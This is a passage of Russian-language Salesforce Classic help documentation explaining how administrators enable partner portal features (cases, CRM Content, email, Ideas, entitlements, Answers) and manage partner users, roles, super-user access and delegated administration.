- Пользователи-партнеры и контакты не могут быть удалены. Чтобы заблокировать доступ пользователя-партнера к portalу, рекомендуем деактивировать пользователя-партнера.
- Контакты партнера могут принадлежать только организации-партнеру.

СМ. ТАКЖЕ:

[Общие сведения о партнерском портале](#)


[Включение партнерского портала](#)

[Общие сведения о партнерском портале](#)

[Включение партнерского портала](#)


## Включение функций на партнерском портале

### Включение обращений на партнерском портале

 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.

Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

При включении обращений на партнерском портале [обращения могут быть назначены пользователям-партнерам](#) напрямую, а также посредством правил назначения или расширения. Пользователи-партнеры могут редактировать, создавать или переназначать обращения, а также добавлять комментарии к обращениям, находить решения и создавать группы, работающие с обращениями. Пользователи-партнеры не могут редактировать комментарии к обращениям, связывать обращения с активами и удалять обращения.

 **Прим.:** Комментарии к обращениям, добавленные пользователями партнерского портала, являются общедоступными и могут быть просмотрены любыми пользователями, которым доступны соответствующие обращения.

Чтобы включить обращения на партнерском портале, выполните указанные ниже действия.

1. Добавьте вкладку «Обращения» в список [доступных вкладок партнерского портала](#).
2. Убедитесь, что доступности вкладки «Обращения» задано значение «Включены стандартные параметры» в профиле пользователя-партнера.
3. Включите полномочия «Чтение», «Создание» и «Редактирование» для обращений в профиле пользователя-партнера.

Ниже перечислены рекомендации по использованию обращений на партнерском портале.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения обращений для пользователей-партнеров:

- «Управление профилями и наборами полномочий»



- Чтобы разрешить пользователям-партнерам отправку электронных уведомлений новым контактам, назначенным обращениям, выберите шаблон создания обращения. Введите строку «*Параметры поддержки*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры поддержки**».
- Чтобы разрешить партнерам добавление участников группы, работающей с обращениями, настройте роли рабочей группы. Введите строку «*Роли рабочей группы*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Роли рабочей группы**».
- Ссылки «**Список сообщений эл. почты**», «**Далее**» и «**Назад**» недоступны пользователям портала при просмотре сообщения эл. почты, связанного с обращением.

СМ. ТАКЖЕ:

[Общие сведения о партнерском портале](#)

[Включение партнерского портала](#)

[Параметры партнерского портала](#)

## Включение Salesforce CRM Content на партнерском портале

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки и обновления партнерского портала: «Настройка приложения»

Для создания и редактирования профилей: «Управление профилями и наборами полномочий»

Для управления пользователями партнерского портала: «Управление внешними пользователями»


Для создания полномочий библиотеки Salesforce CRM Content: «Управление Salesforce CRM Content»  
ИЛИ  
«Управление полномочиями содержимого»

Для добавления пользователей в библиотеку Salesforce CRM Content: «Управление Salesforce CRM Content»  
ИЛИ  
Флажок «Управление библиотеками», установленный в определении полномочий библиотеки

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.

Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Приложение Salesforce CRM Content доступно на партнерском портале. Пользователи партнерского портала могут иметь два уровня доступа к приложению Salesforce CRM Content.

- Пользователи портала без лицензии Salesforce CRM Content могут загружать, оценивать, комментировать и подписываться на содержимое только при наличии полномочия «Просмотр содержимого на порталах». Пользователи не могут просматривать конфиденциальные данные (например, имена пользователей и журнал загрузок, версий или подписок). Функция доставки содержимого недоступна пользователям портала.
- Пользователи портала с лицензией Salesforce CRM Content могут использовать все функции Salesforce CRM Content, предоставленные соответствующими полномочиями библиотеки, включая добавление, перемещение, общий доступ и удаление содержимого из библиотек. Кроме того, они могут просматривать отчеты Salesforce CRM Content. Функция доставки содержимого недоступна пользователям портала.

### Включение Salesforce CRM Content для нелицензированных пользователей

Чтобы включить Salesforce CRM Content на порталах, [включите партнерский портал](#) и выполните указанные ниже действия. Ниже перечислены действия, предназначенные для нелицензированных пользователей Salesforce CRM Content.

1. Обновите клонированные профили «Пользователь-партнер».
  - a. Добавьте полномочие «Просмотр содержимого на порталах».
  - b. Измените доступность вкладок «Библиотеки», «Содержимое» и «Подписки» со значения «Вкладка скрыта» на значение «Включены стандартные параметры».
  - c. Назначьте обновленный профиль нужным пользователям партнерского портала.
2. Чтобы определить полномочия пользователей портала в каждой библиотеке Salesforce CRM Content, создайте как минимум одно полномочие библиотеки.



**Прим.:** Полномочие библиотеки может предоставить только привилегии, разрешенные лицензией на компонент или профилем пользователя. Например, полномочие библиотеки «Присвоить тег содержимому» позволяет присваивать теги содержимому только пользователям портала с лицензией Salesforce CRM Content.

3. Определите библиотеки, которые должны быть доступны пользователям портала. Убедитесь, что данные библиотеки не содержат конфиденциальных данных.
4. Добавьте пользователей портала в библиотеки. Пользователи портала с профилем «Пользователь-партнер» или его копией могут быть добавлены в библиотеку только в составе общедоступной группы.
5. [Добавьте вкладки Salesforce CRM Content](#) на каждый партнерский портал.




**Прим.:** Вкладка «Документы» не является частью Salesforce CRM Content.

### Включение Salesforce CRM Content для лицензированных пользователей

Чтобы включить Salesforce CRM Content на порталах, [включите партнерский портал](#) и выполните указанные ниже действия. Ниже перечислены действия, предназначенные для лицензированных пользователей Salesforce CRM Content.

1. Обновите клонированные профили «Пользователь-партнер».
  - a. Чтобы разрешить пользователям портала создавать библиотеки и управлять ими, добавьте полномочие «Создание библиотек».
  - b. Измените доступность вкладок «Библиотеки», «Содержимое» и «Подписки» со значения «Вкладка скрыта» на значение «Включены стандартные параметры».
  - c. Назначьте обновленный профиль нужным пользователям партнерского портала.
2. Установите флажок «Пользователь Salesforce CRM Content» на странице сведений о пользователе для каждого пользователя партнерского портала.

3. Чтобы определить полномочия пользователей портала в каждой библиотеке Salesforce CRM Content, создайте как минимум одно полномочие библиотеки.

 **Прим.:** Полномочие библиотеки может предоставить только привилегии, разрешенные лицензией на компонент или профилем пользователя. Например, полномочие библиотеки «Присвоить тег содержимому» позволяет присваивать теги содержимому только пользователям портала с лицензией Salesforce CRM Content.

4. Определите библиотеки, которые должны быть доступны пользователям портала. Убедитесь, что данные библиотеки не содержат конфиденциальных данных.
5. Добавьте пользователей портала в библиотеки. Пользователи портала с профилем «Пользователь-партнер» или его копией могут быть добавлены в библиотеку только в составе общедоступной группы.
6. [Добавьте вкладки Salesforce CRM Content](#) на каждый партнерский портал.


 **Прим.:** Вкладка «Документы» не является частью Salesforce CRM Content.

СМ. ТАКЖЕ:

[Общие сведения о партнерском портале](#)

[Включение партнерского портала](#)

### Включение эл. почты на партнерском портале

 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.

Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Включение эл. почты на партнерском портале позволяет пользователям-партнерам отправлять сообщения эл. почты из связанных списков «Журнал действий» на партнерском портале. Например, кнопка «Отправить сообщение эл. почты», нажатая пользователем-партнером в связанном списке интереса «Журнал действий», позволяет отправить сообщение эл. почты интересу и добавить данное сообщение в связанный список.

Чтобы разрешить пользователям-партнерам отправку сообщений эл. почты прямо на партнерском портале, назначьте им полномочие «Отправка эл. почты». Чтобы разрешить пользователям-партнерам использование шаблонов эл. почты, предоставьте им доступ к шаблонам.

СМ. ТАКЖЕ:

[Общие сведения о партнерском портале](#)

[Включение партнерского портала](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения полномочий:

- «Управление профилями и наборами полномочий»

## Включение сообщества «Идеи» на партнерском портале

 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.

Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Чтобы включить сообщество «Идеи» на портале, настройте партнерский портал и выполните указанные ниже действия.

1. Чтобы создать активное сообщество идей, настроенное для отображения на портале, введите строку «*Зоны идей*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Зоны идей**».
2. [Добавьте вкладку «Идеи» на партнерский портал.](#)
3. Если организация использует лицензию Ideas and Answers Portal, скройте вкладку «Отчеты» на партнерском портале. В противном случае при открытии вкладки «Отчеты» пользователям партнерского портала отображается сообщение «Недостаточно полномочий».

СМ. ТАКЖЕ:

[Общие сведения о партнерском портале](#)

[Включение партнерского портала](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для настройки и обновления партнерского портала:

- «Настройка приложения»

Для создания сообщества:

- «Настройка приложения»

## Включение функции управления правами на партнерском портале


 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.

Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Партнерский портал позволяет предоставить партнерам доступ к правам, сервисным контрактам и элементам строки контракта.

Чтобы добавить функцию управления правами на порталы, настройте функцию управления правами и включите поддержку партнерского портала, а затем выполните указанные ниже действия.

1. Обновите клонированные профили «Пользователь-партнер».
  - a. Добавьте полномочие «Чтение» для прав, сервисных контрактов или элементов строки контракта.
  - b. При необходимости включите полномочия «Создание» и «Удаление» для контактов права в профилях [делегированных администраторов пользователей-партнеров](#). Данное действие позволяет делегированным администраторам внешних пользователей обновлять контакты права.
  - c. Убедитесь, что доступности вкладки «Права» или «Сервисные контракты» задано значение «Включены стандартные параметры». Элементы строки контракта отображаются в сервисных контрактах.
2. Нажмите кнопку **«Редактировать профили»** в нижней части страницы сведений о партнерском портале и активируйте новый профиль.
3. Чтобы добавить поле поиска «Имя права», настройте макеты страниц обращений. Данное действие позволяет пользователям-партнерам добавлять права в обращения.

 **Совет:** Рекомендуем *не* добавлять следующие поля процесса права в макеты страниц обращений для пользователей портала, потому что информация, связанная с внутренними процессами поддержки, должна быть им недоступна: «Время начала процесса права», «Время окончания процесса права», «Остановлено» и «Дата остановки».

4. Чтобы добавить права, настройте связанные списки организаций и контактов. Данное действие позволяет делегированным администраторам внешних пользователей создавать обращения, которые автоматически связываются с нужными правами.
5. Добавьте вкладку «Права» или «Сервисные контракты» на каждый партнерский портал.
6. Назначьте клонированные профили пользователям партнерского портала.
  - a. Чтобы создать пользователя партнерского портала, нажмите кнопку **«Управление внешним пользователем»** на странице сведений о контакте и выберите пункт **«Включить пользователя-партнера»**. Чтобы обновить текущего пользователя, нажмите кнопку **«Управление внешним пользователем»** и выберите пункт **«Просмотр пользователя-партнера»**.
  - b. При создании пользователя выберите клонированный профиль в раскрывающемся меню **«Профиль»**. При обновлении пользователя нажмите кнопку **«Правка»** и выберите нужный профиль.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки и обновления партнерского портала:

- «Настройка приложения»

Для создания и редактирования профилей:

- «Управление профилями и наборами полномочий»

Для управления пользователями портала:


- «Управление внешними пользователями»

- с. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

- [Общие сведения о партнерском портале](#)
- [Включение партнерского портала](#)

## Включение ответов на партнерском портале

 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.

Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Партнерский портал позволяет предоставлять партнерам доступ к сообществу ответов. Чтобы включить функцию «Ответы» на портале, выполните указанные ниже действия.

### 1. Настройте партнерский портал.

Ниже перечислены поддерживаемые изменения при настройке шрифтов и цветов портала.

- Все стили вкладки
- Следующие стили страницы:
  - Фон страницы
  - Текст
  - Ссылка
  - Всплывающая ссылка

### 2. Настройте ответы и убедитесь, что сообщество ответов настроено для отображения на партнерском портале.

### 3. Добавьте вкладку «Ответы» на партнерский портал.

### 4. Создайте пользователей партнерского портала.

### 5. Чтобы назначить пользователям партнерского портала параметры доступности группы категорий, отличные от параметров ответственного за организацию, измените параметры доступности для пользователя партнерского портала.

По умолчанию пользователи партнерского портала наследуют доступные им категории от ответственного за организацию. Например, если ответственному за организацию назначена роль генерального директора, которой предоставлен полный доступ ко всем категориям данных в группе категорий, назначенной ответам, то пользователям партнерского портала также могут быть доступны все категории в сообществе ответов. В некоторых случаях категории, доступные пользователю партнерского портала, могут быть ограничены.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки и обновления партнерского портала:

- «Настройка приложения»

Для создания и редактирования профилей:

- «Управление профилями и наборами полномочий»

Для создания сообщества ответов:

- «Настройка приложения»

- Если организация использует лицензию Ideas and Answers Portal, скройте вкладку «Отчеты» на партнерском портале. В противном случае при открытии вкладки «Отчеты» пользователям партнерского портала отображается сообщение «Недостаточно полномочий».

СМ. ТАКЖЕ:

[Общие сведения о партнерском портале](#)

[Включение партнерского портала](#)

## Управление пользователями-партнерами


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|  |   |
|--|---|
| Для управления пользователями партнерского портала:      | «Управление внешними пользователями»  |
| Для создания, редактирования и удаления профилей:        | «Управление профилями и наборами полномочий»                                |
| Для создания, редактирования и удаления макетов страниц: | «Настройка приложения»  |
| Для настройки параметров безопасности поля:              | «Управление профилями и наборами полномочий»<br>И<br>«Настройка приложения» |
| Для настройки правил общего доступа:                     | «Управление общим доступом»   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.

Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Партнерский портал Salesforce поддерживает те же функции, что и система Salesforce, поэтому управление пользователями партнерского портала осуществляется так же, как и управление пользователями Salesforce.

Ниже перечислены рекомендации по управлению пользователями партнерского портала.

### Профили партнерского портала

Полномочия, назначаемые пользователям партнерского портала, определяют функции, доступные на партнерском портале организации (например, просмотр, создание или редактирование записей обращений и настраиваемых объектов). Профиль «Пользователь-партнер» автоматически создается для организации после включения партнерского портала. Профиль «Пользователь-партнер» не может быть изменен.

Чтобы разрешить пользователям-партнерам вход на партнерский портал, клонируйте профиль «Пользователь-партнер». Убедитесь, что каждому клонированному профилю не назначено полномочие «Пользователь только API». В противном



случае, пользователи, связанные с профилем, не смогут выполнять вход на партнерский портал. Клонирование данных профилей или создание наборов полномочий позволяет определить действия, доступные пользователям портала.

### Правила общего доступа к партнерскому portalу

Ниже перечислены группы и категории правил общего доступа, создаваемые при включении партнерского портала.

| Группа или категория   | Описание   |
|--|--|
| Группа «Все пользователи партнерского портала»                       | Данная группа содержит всех пользователей партнерского портала в организации.  |
| Группа «Все внутренние пользователи»                                 | Данная группа содержит всех пользователей Salesforce в организации.  |
| Категория правил общего доступа «Роли и внутренние подчиненные роли» | Данная категория позволяет создавать правила общего доступа для определенной роли пользователей Salesforce в организации и всех нижестоящих ролей, кроме ролей партнерского портала. |

Данные группы и категория правил общего доступа могут использоваться для создания правил общего доступа, которые предоставляют всем пользователям партнерского портала или системы Salesforce доступ к конкретным данным. Кроме того, правила общего доступа могут быть созданы между пользователями партнерского портала и пользователями Salesforce, но не могут быть созданы между пользователями-партнерами, связанными с разными организациями-партнерами.

Если партнерский портал использует компонент Salesforce Knowledge, то пользователи портала могут просматривать статьи, разрешенные параметрами доступности группы категорий.

### Иерархия ролей на партнерском портале

При включении первого пользователя партнерского портала система создает иерархию ролей для пользователей портала, предназначенную для организации и ее контактов. Организация добавляется в иерархию ролей ниже ответственного пользователя. Контакт, включенный в качестве пользователя партнерского портала, автоматически назначается роли «Пользователь» в иерархии ролей портала, заданной для организации. По умолчанию организациям портала предоставляется три роли. Количество ролей может быть сокращено или увеличено до трех.

Пользователям-партнерам может быть назначена одна из трех ролей:

- Руководитель
- Менеджер
- Пользователь

Роль «Руководитель-партнер» располагается ниже роли менеджера канала распределения в иерархии ролей. Роль «Менеджер-партнер» располагается ниже роли «Руководитель-партнер». Роль «Пользователь-партнер» располагается ниже роли «Менеджер-партнер». Имя каждой роли содержит имя организации-партнера. Например, организация-партнер Асте может создать три роли «Руководитель-партнер Асте», «Менеджер-партнер Асте» и «Пользователь-партнер Асте». Если ответственность за организацию-партнера передается другому менеджеру канала распределения, то роль пользователя-партнера переносится в соответствующую область иерархии ролей.



**Прим.:** Рекомендуем внимательно обращаться с иерархией ролей. Независимо от модели общего доступа организации, любая роль пользователя-партнера позволяет просматривать и редактировать все данные, принадлежащие или предоставленные нижестоящим пользователям иерархии. Управление ролями партнеров может осуществляться посредством административных отчетов.



Организации с разными типами порталов поддерживают отдельные иерархии ролей для каждого портала. Имена ролей содержат связанные типы порталов. Например, если организация А использует партнерский и клиентский порталы, то роли для клиентского портала называются «Пользователь-клиент организации А», а для партнерского портала — «Пользователь-партнер организации А».

Все контакты в организации-партнере доступны для чтения всем пользователям с ролью пользователя-партнера даже в том случае, если модели общего доступа к контактам задано значение «Личный». Задачи, связанные с доступными объектами, доступны пользователям-партнерам для чтения и записи. События, связанные с доступными объектами, доступны пользователям-партнерам для чтения. Доступ пользователей-партнеров к статьям Salesforce Knowledge определяется уровнем доступа ответственного за организацию.

Чтобы просмотреть роли, назначенные пользователям партнерского портала, создайте настраиваемый отчет, выберите папку «Административные отчеты», выберите тип данных «Пользователи» и добавьте столбец «Роль».

### **Удаление ролей партнерского портала**

Удаление ролей партнерского портала инициирует переименование ролей, позволяющее сохранить структуру иерархии. Например, если роль «Менеджер» удаляется из трехролевой иерархии («Руководитель», «Менеджер» и «Пользователь»), то роли «Руководитель» назначается имя «Менеджер», но ее код сохраняется. При создании роли партнерского портала иерархия новой роли определяется и создается автоматически.

В целях повышения производительности система поддерживает пакетное удаление ролей. Например, если большинству пользователей назначена роль «Пользователь», то роли «Руководитель» и «Менеджер» могут быть удалены.

Дополнительную информацию об удалении ролей партнеров см. в [Руководстве разработчика SOAP API](#).

### **Доступ суперпользователя**

Пользователям могут быть назначены полномочия суперпользователя, предоставляющие доступ к данным, которые принадлежат другим пользователям с этой же ролью или нижестоящими ролями. Например, роль «Менеджер-партнер» с полномочиями суперпользователя может просматривать данные, принадлежащие другим пользователям с ролями «Менеджер-партнер» или «Пользователь-партнер».

### **Лицензии пользователей партнерского портала**

Пользователи партнерского портала могут выполнять только некоторые функции, доступные пользователям Salesforce, так как им назначается специальный тип лицензии.

СМ. ТАКЖЕ:


[Общие сведения о партнерском портале](#)

[Включение партнерского портала](#)

## Назначение доступа суперпользователя-партнера

Пользователям-партнерам может быть назначена одна из трех ролей: «Руководитель-партнер», «Менеджер-партнер» или «Пользователь-партнер» (рабочая роль).


| Роль суперпользователя-партнера     | Доступные данные  |
|-------------------------------------|---|
| Руководитель-партнер                | Данные, принадлежащие всем пользователям-партнерам и суперпользователям-партнерам с этой же ролью или нижестоящими ролями (роли «Менеджер» и «Пользователь»). |
| Менеджер-партнер                    | Данные, принадлежащие всем пользователям-партнерам и суперпользователям-партнерам с этой же ролью или нижестоящими ролями (роль «Пользователь»).              |
| Пользователь-партнер (рабочая роль) | Данные, принадлежащие всем пользователям-партнерам и суперпользователям-партнерам с этой же ролью (роль «Пользователь»).                                      |

 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.

Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Дополнительную информацию о включении доступа суперпользователя-партнера на партнерском портале см. в разделе [«Включение доступа суперпользователя-партнера»](#).

- Чтобы назначить доступ суперпользователя, откройте страницу сведений о контакте организации-партнера, нажмите кнопку **«Управление внешним пользователем»** и выберите пункт **«Включить доступ суперпользователя»**.
- Чтобы отменить доступ суперпользователя-партнера, откройте страницу сведений о контакте организации-партнера, нажмите кнопку **«Управление внешним пользователем»** и выберите пункт **«Отключить доступ суперпользователя»**.

 **Пример:** Примите во внимание указанные ниже рекомендации.

- Суперпользователи-партнеры могут иметь доступ к данным, принадлежащим всем пользователям-партнерам и суперпользователям-партнерам с той же ролью или нижестоящими ролями в иерархии организаций портала, даже в том случае, если единым стандартным параметрам задано значение «Личный».
- Доступ суперпользователя-партнера применяется только к обращениям, интересам, настраиваемым объектам и возможностям. Например, организации назначены два суперпользователя-партнера с одной и той же ролью, при этом пользователь А несет ответственность за одни возможности, а пользователю Б предоставлен ручной

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, отключения или деактивации пользователей портала:

- «Управление внешними пользователями»

Для создания контактов:

- «Создание» для контактов

Для просмотра контактов:


- «Чтение» для контактов

доступ к другой возможности. В этом случае пользователю А предоставляется доступ ко всем возможностям, включая возможности, доступные пользователю Б.

СМ. ТАКЖЕ:

[Параметры партнерского портала](#)

## Предоставление пользователям-партнерам доступа к запросам на проведение конференций

 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.

Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Чтобы разрешить пользователям-партнерам отправку запросов контактам, интересам и организациям-лицам, включите поддержку партнерского портала, настройте функцию отправки запросов на проведение конференций и выполните указанные ниже действия.

1. Обновите настраиваемые профили «Пользователь-партнер».
  - a. Включите полномочия «Отправка эл. почты» и «Редактирование событий».
  - b. Убедитесь, что доступности вкладок «Контакты» и «Интересы» задано значение «Включены стандартные параметры».
2. Убедитесь, что настраиваемый профиль «Пользователь-партнер» активен и назначен пользователям-партнерам.

СМ. ТАКЖЕ:

[Общие сведения о партнерском портале](#)

[Включение партнерского портала](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки и обновления партнерского портала:

- «Настройка приложения»


Для создания и редактирования профилей:

- «Управление профилями и наборами полномочий»

Для настройки функции отправки запросов на проведение конференции:

- «Настройка приложения»


## Делегирование администрирования пользователей-партнеров

 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.

Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Некоторые полномочия администратора могут быть делегированы внешним пользователям с лицензией пользователя-партнера. Ниже перечислены действия, доступные делегированным администраторам внешних пользователей над пользователями, включая пользователей-клиентов и пользователей-партнеров, связанными с собственными организациями.

- Создание внешних пользователей
- Редактирование внешних пользователей
- Сброс паролей для внешних пользователей
- Деактивация текущих внешних пользователей

 **Прим.:** Делегированный администратор внешних пользователей, деактивирующий пользователя портала, не может удалить пользователя портала из рабочих групп с его участием.

Делегирование прав администрирования пользователей-партнеров поддерживается только исходным пользовательским интерфейсом профиля. При использовании расширенного пользовательского интерфейса профиля рекомендуем временно отключить данную функцию в параметрах пользовательского интерфейса.

Чтобы делегировать права администрирования пользователей-партнеров, выполните указанные ниже действия.

1. Введите строку «*Профили*» в поле «Быстрый поиск» в меню «Настройка», выберите пункт «**Профили**», а затем выберите нужный профиль клиентского портала.

Профиль «Пользователь-партнер» недоступен для редактирования.

2. Нажмите кнопку «**Правка**».
3. Установите флажок «**Делегированный администратор внешних пользователей**».
4. Нажмите кнопку «**Сохранить**».
5. Нажмите кнопку «**Правка**» в связанном списке «Профили делегированных внешних пользователей».
6. Выберите нужные профили внешних пользователей. Делегированный администратор внешних пользователей может управлять внешними пользователями с профилями клиентского портала, партнерского портала или сообществ при условии их принадлежности к одной и той же организации.
7. Нажмите кнопку «**Сохранить**».

Чтобы изменить профили, доступные делегированному администратору внешних пользователей для редактирования, выполните указанные ниже действия.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления пользователями партнерского портала:

- «Управление внешними пользователями»

Для создания, редактирования и удаления профилей:

- «Управление профилями и наборами полномочий»


1. Введите строку «*Профили*» в поле «Быстрый поиск» в меню «Настройка», выберите пункт «**Профили**», а затем выберите нужный профиль клиентского портала.

Профиль «Пользователь-партнер» недоступен для редактирования.

2. Нажмите кнопку «**Правка**» в связанном списке «Профили делегированных внешних пользователей».
3. Выберите нужные профили внешних пользователей.
4. Нажмите кнопку «**Сохранить**».

Чтобы просмотреть и изменить сведения о пользователе партнерского портала, делегированные администраторы пользователей портала могут нажать кнопку «**Управление внешним пользователем**» на странице сведений о контакте и выбрать пункт «**Просмотр пользователя-партнера**».

- Чтобы изменить сведения о пользователе партнерского портала, нажмите кнопку «**Правка**».
- Чтобы восстановить пароль пользователя партнерского портала, нажмите кнопку «**Сбросить пароль**».
- Чтобы деактивировать пользователя, нажмите кнопку «**Правка**» и снимите флажок «Активно».

 **Прим.:** Делегированные администраторы пользователей-партнеров могут обновлять пользователей портала в любых целевых организациях.

#### Советы по настройке делегированного администрирования пользователей портала

Ниже перечислены рекомендации по настройке делегированного администрирования пользователей портала.


- Выполните указанные ниже действия в профиле соответствующих пользователей.
  - Чтобы разрешить делегированным администраторам портала создание и обновление контактов, связанных с организацией, добавьте полномочия «Создание» и «Редактирование» для контактов.
  - Чтобы разрешить делегированным администраторам портала просмотр вкладок «Организации» и «Контакты», а также управление контактами, связанными с их организациями, выберите значение «Включены стандартные параметры» для вкладок «Организации» и «Контакты».
- [Добавьте вкладки «Организации» и «Контакты» на портал.](#)
- Чтобы разрешить делегированным администраторам пользователей портала просмотр только определенных полей организаций, контактов и обращений, настройте параметры безопасности поля и макеты страниц.

СМ. ТАКЖЕ:

[Общие сведения о партнерском портале](#)

[Включение партнерского портала](#)


## Включение партнерского портала

 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.


Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Чтобы включить партнерский портал, выполните указанные ниже действия.

1. Введите строку *«Партнеры»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры»**.
2. Нажмите кнопку **«Правка»**.
3. Установите флажок «Включить партнерский портал».
4. Нажмите кнопку **«Сохранить»**.

 **Прим.:** Включение партнерского портала является необратимым. Тем не менее, пользователям может быть запрещен вход на партнерский портал. Дополнительную информацию см. в разделе **«Конфигурация партнерского портала»** на странице 2003.

После включения партнерского портала пользователь может **создать несколько партнерских порталов**, удовлетворяющих различным бизнес-требованиям клиентов.

